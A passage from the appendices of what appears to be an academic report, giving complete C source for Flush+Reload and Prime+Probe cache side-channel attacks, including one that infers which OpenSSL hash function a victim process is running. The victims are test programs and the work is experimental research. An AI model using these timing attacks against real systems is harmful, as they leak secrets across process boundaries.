    asm volatile("mov %1, %%r8\n\t"
                 "lfence\n\t"
                 "rdtsc\n\t"
                 "mov %%eax, %%edi\n\t"
                 "mov (%%r8), %%r8\n\t"
                 "lfence\n\t"
                 "rdtsc\n\t"
                 "sub %%edi, %%eax\n\t"
                 : "=a"(cycles) /*output*/
                 : "r"(addr)
                 : "r8", "edi");

    return cycles;
}
```

Listing C.1: measure$_{o}ne_{b}lock_{a}ccess_{t}ime$

`clflush(ADDR_PTR addr)` which wraps the x86 `clflush` instruction to invalidate the cache line at the given address across all cache levels. Used in Flush+Reload to flush the monitored candidate locations before each measurement round.

`allocate_shared_buffer()` / `deallocate_shared_buffer()` (Flush+Reload) Creates and destroys the shared memory buffer used by the Flush+Reload victim and attacker.

`allocate_buffer()` (Prime+Probe) Allocates the large buffer used in the Prime+Probe priming phase. The buffer is sized so that it spans enough cache sets to cover all 512 monitored L2 sets.

`write_hits_csv(uint64_t *hits, const char *filename)` (Flush+Reload) `write_misses_csv(int *misses, const char *filename, int size)` (Prime+Probe) Export hit or miss counts per candidate location to a CSV file after each run. If the file already exists, the function appends a new column for the current run, which allows multiple runs to be accumulated in one file for later analysis. These functions are not part of the attack mechanism and are used only for result collection.

`print_top(uint64_t *hits)` (Flush+Reload) Prints the top five candidate locations by hit count after a run. This was used during development to check whether the correct location was appearing at the top of the ranking before formal evaluation began.

D Flush+Reload Source Code

This appendix contains the final source code used for the Flush+Reload implementation.

D.1 Victim Program

```c
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include "util.h"

int main(int argc, char *argv[]) {
    int val;
    int flag = -1;
    volatile size_t tmp;
    char *buf = allocate_shared_buffer();
    srand(time(NULL));
    flag = rand() % FLAG_RANGE;
    if (argc > 1)
    {
        flag = atoi(argv[1]);
    }

    printf("Flag: %d\n", flag);

    while (1)
    {
        val = buf[flag * ALIGN];
    }

    return 0;
}
```

Listing D.1: Flush+Reload victim program

D.2 Attacker Program

```c
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/mman.h>
#include <unistd.h>
#include <string.h>
#include "util.h"

#define L2_SIZE (256 * 1024)
#define L3_SIZE (3 * 1024 * 1024)
```

```
#define PRIME_TIMES 1
#define BUFF_SIZE (L3_SIZE)
#define PROBE_ORDER 0

int eviction_flush(volatile uint8_t *eviction_buffer, size_t buff_size,
int prime_times)
{
    uint8_t tmp;
    size_t mix;
    for (int primes = 0; primes < prime_times; primes++)
    {
        for (size_t i = 0; i < buff_size; i += LINE_SIZE)
        {
            mix = (i * 167 + 13) % buff_size;
            tmp = eviction_buffer[mix];
        }
    }
}

int cl_flush(volatile uint8_t *buf)
{
    for (size_t i = 0; i < FLAG_RANGE; i++)
    {
        clflush((uint64_t)buf + i * ALIGN);
    }
    return 0;
}

int wait(int cycles)
{
    for (volatile int i = 0; i < cycles; i++)
        asm volatile("nop");
}

int main(int argc, char *argv[])
{
    int SAMPLE_COUNT = -1;
    int flag = -1;
    int flush_method = 1;
    int CACHE_THRESHOLD = 41;
    int NOP_DELAY = 0;
    size_t buff_size = BUFF_SIZE;
    int prime_times = PRIME_TIMES;
    int probe_order = PROBE_ORDER;

    if (argc > 1)
    {

        flag = atoi(argv[1]);
        if (argc > 2)
        {
```

```
            SAMPLE_COUNT = atoi(argv[2]);
        }
        if (argc > 3)
        {
            flush_method = atoi(argv[3]);
        }
        if (argc > 4)
        {
            CACHE_THRESHOLD = atoi(argv[4]);
        }
        if (argc > 5)
        {
            NOP_DELAY = atoi(argv[5]);
        }
        if (argc > 6)
        {
            buff_size = (size_t)atol(argv[6]);
        }
        if (argc > 7)
        {
            prime_times = atoi(argv[7]);
        }
        if (argc > 8)
        {
            probe_order = atoi(argv[8]);
        }
    }
    char *buf = allocate_shared_buffer();
    uint64_t *hits = malloc(FLAG_RANGE * STRIDE * sizeof(uint64_t));
    for (size_t i = 0; i < FLAG_RANGE * STRIDE; i++)
    {
        hits[i] = 0;
    }
    int wrong_hits = 0;
    int correct_hits = 0;
    volatile uint8_t *eviction_buffers = malloc(buff_size);

    for (size_t l = 0; l < buff_size; l += ALIGN)
    {
        eviction_buffers[l] = 1;
    }

    for (size_t rounds = 0; rounds < SAMPLE_COUNT; rounds++)
    {
        if (flush_method == 0)
        {
            cl_flush(buf);
        }
        else
        {
            eviction_flush(eviction_buffers, buff_size, prime_times);
```

```
        }
        wait(NOP_DELAY);

        for (size_t i = 0; i < FLAG_RANGE; i++)
        {
            size_t mix = (probe_order == 0) ? ((i * 167 + 13) &
            (FLAG_RANGE - 1)) : i;

            CYCLES time = measure_one_block_access_time((uint64_t)buf +
            mix * ALIGN);

            if (time < CACHE_THRESHOLD && time > 0)
            {
                hits[mix * STRIDE]++;
                if (mix == flag)
                    correct_hits++;
                else
                    wrong_hits++;
            }
        }
    }
    char filename[64];
    snprintf(filename, sizeof(filename), "hits%d.csv", SAMPLE_COUNT);
    write_hits_csv(hits, filename);
    print_top(hits);
    printf("Correct hits: %d\n", correct_hits);
    printf("Wrong hits: %d\n", wrong_hits);

    free((void *)eviction_buffers);
    free(hits);
    deallocate_shared_buffer(buf);
    return 0;
}
```

Listing D.2: Flush+Reload attacker program

E Prime+Probe Source Code

This appendix contains the final source code used for the Prime+Probe implementation.

E.1 Victim Program

```c
#include "util.h"
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <errno.h>

int main(int argc, char **argv)
{

    int N = atoi(argv[1]);

    if (N <= 0)
    {
        fprintf(stderr, "N must be > 0\n");
        return 1;
    }

    if (N > WAYS)
    {
        fprintf(stderr, "warning: N=%ld > L2 ways=%d \n", N, WAYS);
    }

    int flag = -1;
    if (argc > 2)
    {
        flag = atoi(argv[2]);
    }
    else
    {
        srandom(time(NULL));
        flag = (int)(random() % SETS);
    }

    char *buf = allocate_buffer();
    *((char *)buf) = 1;

    printf("%d\n", flag);
    fflush(stdout);

    char *base = buf + (size_t)flag * LINE_SIZE;

    char **eviction_set = (char **)malloc((size_t)N * sizeof(char *));
    if (!eviction_set)
```

```
        return 1;

    for (long i = 0; i < N; i++)
    {
        eviction_set[i] = base + (size_t)i * STRIDE;
    }

    while (1)
    {
        for (long i = 0; i < N; i++)
        {
            (*(volatile char *)eviction_set[i])++;
        }
    }

    return 0;
}
```

Listing E.1: Prime+Probe victim program

E.2 Attacker Program

```
#include "util.h"
#include <fcntl.h>
#include <unistd.h>

void prime(char *buf, int prime_times)
{
    for (size_t s = 0; s < SETS; s++)
    {
        char *base = buf + s * LINE_SIZE;

        for (int i = 0; i < prime_times; i++)
        {
            for (int way = 0; way < WAYS; way++)
            {
                char *addr = base + way * STRIDE;
                (*addr)++;
            }
        }
    }
}

void probe(char *buf, uint64_t miss[], int probe_order, int threshold)
{

    // probe_order == 0: backward (W7 → W0)
    // probe_order == 1: forward  (W0 → W7)
    // probe_order == 2: mixed    ((i*167+13) & (WAYS-1))
    for (size_t s = 0; s < SETS; s++)
    {
        char *base = buf + s * LINE_SIZE;
```

```
31
32          for (int i = 0; i < WAYS; i++)
33          {
34              int way;
35              if (probe_order == 0)
36                  way = WAYS - 1 - i;
37              else if (probe_order == 1)
38                  way = i;
39              else
40                  way = (i * 167 + 13) & (WAYS - 1);
41
42              char *addr = base + way * STRIDE;
43              if (measure_one_block_access_time((ADDR_PTR)addr) > threshold)
44              {
45                  miss[s * STRIDE]++;
46                  break;
47              }
48          }
49      }
50  }
51
52  int main(int argc, char const *argv[])
53  {
54      int flag = -1;
55      int sample_count = -1;
56      int probe_order = 0;
57      int nop_delay = 200;
58      int threshold = 40;
59      int prime_times = 10;
60
61      if (argc > 7)
62      {
63          flag = atoi(argv[1]);
64          sample_count = atoi(argv[2]);
65          probe_order = atoi(argv[3]);
66          nop_delay = atoi(argv[4]);
67          threshold = atoi(argv[5]);
68          prime_times = atoi(argv[7]);
69      }
70
71      char *buf = allocate_buffer();
72      *((char *)buf) = 1;
73
74      uint64_t *miss = malloc((SETS * STRIDE) * sizeof(uint64_t));
75      for (size_t i = 0; i < SETS * STRIDE; i++)
76      {
77          miss[i] = 0;
78      }
79
80      for (size_t sample = 0; sample < sample_count; sample++)
81      {
```

```
        prime((char *)buf, prime_times);
        for (size_t i = 0; i < nop_delay; i++)
        {
            asm volatile("nop");
        }
        probe((char *)buf, miss, probe_order, threshold);
    }

    int best = 0;
    int second = 0;
    for (size_t i = 0; i < ((size_t)SETS * STRIDE); i += STRIDE)
    {
        if (miss[i] > miss[best])
        {
            best = i;
        }
    }

    for (size_t i = 0; i < ((size_t)SETS * STRIDE); i += STRIDE)
    {
        int set_i = i / STRIDE;
        int set_best = best / STRIDE;

        if (i != best &&
            set_i != set_best + 512 &&
            set_i != set_best - 512 &&
            miss[i] > miss[second])
        {
            second = i;
        }
    }

    printf(
        "Flag: %d, miss: %d [second: %d, miss %d]\n",
        best >> 15,
        miss[best],
        second >> 15,
        miss[second]);

    char filename[256];
    if (argc > 6)
        snprintf(filename, sizeof(filename), "%s", argv[6]);
    else
        snprintf(filename, sizeof(filename), "misses%d.csv", sample_count);
    int miss1[SETS] = {0};
    for (size_t i = 0; i < SETS; i++)
    {
        miss1[i] = miss[i * STRIDE];
    }

    write_misses_csv(miss1, filename, SETS);
```

```
133
134     return 0;
135 }
```

Listing E.2: Prime+Probe attacker program

F OpenSSL Attack Source Code

This appendix contains the final source code used for the OpenSSL attack implementation.

F.1 Victim Program

```c
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include "util.h"
#include <string.h>
#include <openssl/md5.h>
#include <openssl/sha.h>

int main(int argc, char *argv[])
{
    int val;
    int flag = -1;
    unsigned char input[] = "Some random text";
    srand(time(NULL));
    flag = rand() % 4;
    if (argc > 1)
    {
        flag = atoi(argv[1]);
    }
    unsigned char output[SHA512_DIGEST_LENGTH];

    printf("Flag: %d\n", flag);
    while (1)
    {
        switch (flag)
        {
        case 0:
            MD5(input, strlen((char *)input), output);
            break;
        case 1:
            SHA1(input, strlen((char *)input), output);
            break;
        case 2:
            SHA256(input, strlen((char *)input), output);
            break;
        case 3:
            SHA512(input, strlen((char *)input), output);
            break;
        default:
            break;
        }
    }
```

```
43
44      return 0;
45  }
```

Listing F.1: OpenSSL victim program

F.2 Attacker Program

```
1   #define _DEFAULT_SOURCE
2   #include <stdlib.h>
3   #include <stdio.h>
4   #include <stdint.h>
5   #include <fcntl.h>
6   #include <sys/stat.h>
7   #include <sys/mman.h>
8   #include <unistd.h>
9   #include <openssl/md5.h>
10  #include <openssl/sha.h>
11  #include "util.h"
12
13  #define L2_SIZE (256 * 1024)
14  #define L3_SIZE (3 * 1024 * 1024)
15
16  #define FLUSH_TIMES 1
17  #define BUFF_SIZE (L3_SIZE)
18  #define PROBE_ORDER 0
19
20  void clflush_flush(target_t *targets, int target_cnt)
21  {
22      for (size_t i = 0; i < target_cnt; i++)
23      {
24          clflush((ADDR_PTR)targets[i].addr);
25      }
26  }
27
28  void eviction_flush(volatile uint8_t *eviction_buffer, size_t buff_size,
29      int flush_times)
30  {
31      uint8_t tmp;
32      size_t mix;
33
34      for (int primes = 0; primes < flush_times; primes++)
35      {
36          for (size_t i = 0; i < buff_size; i += LINE_SIZE)
37          {
38              mix = (i * 167 + 13) % buff_size;
39              tmp = eviction_buffer[mix];
40          }
41      }
42  }
43
44  void reload(target_t *targets, int target_cnt, uint64_t *hits,
```

```
    int probe_order, int CACHE_THRESHOLD)
{
    for (size_t i = 0; i < target_cnt; i++)
    {
        size_t mix = (probe_order == 0) ? ((i * 167 + 13) % target_cnt) : i;

        CYCLES time = measure_one_block_access_time(
            (ADDR_PTR)targets[mix].addr);

        if (time < CACHE_THRESHOLD && time > 0)
        {
            hits[mix * STRIDE]++;
        }
    }
}

void wait(int cycles)
{
    for (volatile int i = 0; i < cycles; i++)
        asm volatile("nop");
}

int main(int argc, char *argv[])
{
    int SAMPLE_COUNT = -1;
    int flag = -1;
    int flush_method = 1;
    int CACHE_THRESHOLD = 41;
    int NOP_DELAY = 0;
    size_t buff_size = BUFF_SIZE;
    int flush_times = FLUSH_TIMES;
    int probe_order = PROBE_ORDER;

    if (argc > 1)
    {
        flag = atoi(argv[1]);
        if (argc > 2)
        {
            SAMPLE_COUNT = atoi(argv[2]);
        }
        if (argc > 3)
        {
            flush_method = atoi(argv[3]);
        }
        if (argc > 4)
        {
            CACHE_THRESHOLD = atoi(argv[4]);
        }
        if (argc > 5)
        {
            NOP_DELAY = atoi(argv[5]);
```

```
        }
        if (argc > 6)
        {
            buff_size = (size_t)atol(argv[6]);
        }
        if (argc > 7)
        {
            flush_times = atoi(argv[7]);
        }
        if (argc > 8)
        {
            probe_order = atoi(argv[8]);
        }
    }

    target_t targets[] = {
        {"MD5", (void *)MD5},
        {"SHA1", (void *)SHA1},
        {"SHA256", (void *)SHA256},
        {"SHA512", (void *)SHA512},
        {"usleep", (void *)usleep}
    };

    int target_cnt = sizeof(targets) / sizeof(targets[0]);

    uint64_t *hits = malloc(target_cnt * STRIDE * sizeof(uint64_t));
    for (size_t i = 0; i < target_cnt * STRIDE; i++)
    {
        hits[i] = 0;
    }

    volatile uint8_t *eviction_buffer = malloc(buff_size);
    for (size_t l = 0; l < buff_size; l += 64)
    {
        eviction_buffer[l] = 1;
    }

    for (size_t rounds = 0; rounds < SAMPLE_COUNT; rounds++)
    {
        if (flush_method == 0)
        {
            clflush_flush(targets, target_cnt);
        }
        else
        {
            eviction_flush(eviction_buffer, buff_size, flush_times);
        }

        // wait(NOP_DELAY);
        usleep(1);

```

```
147         reload(targets, target_cnt, hits, probe_order, CACHE_THRESHOLD);
148     }
149 
150     char filename[64];
151     snprintf(filename, sizeof(filename), "hits%d.csv", SAMPLE_COUNT);
152     write_hits_csv(hits, filename, target_cnt);
153     print_top(hits, targets, target_cnt);
154     for (size_t i = 0; i < target_cnt; i++)
155     {
156         printf("set of %s: %lu\n", targets[i].name,
157         ((uintptr_t)targets[i].addr & ((2UL << 14) - 1)) >> 6);
158     }
159 
160     free((void *)eviction_buffer);
161     free(hits);
162     return 0;
163 }
```

Listing F.2: OpenSSL attacker program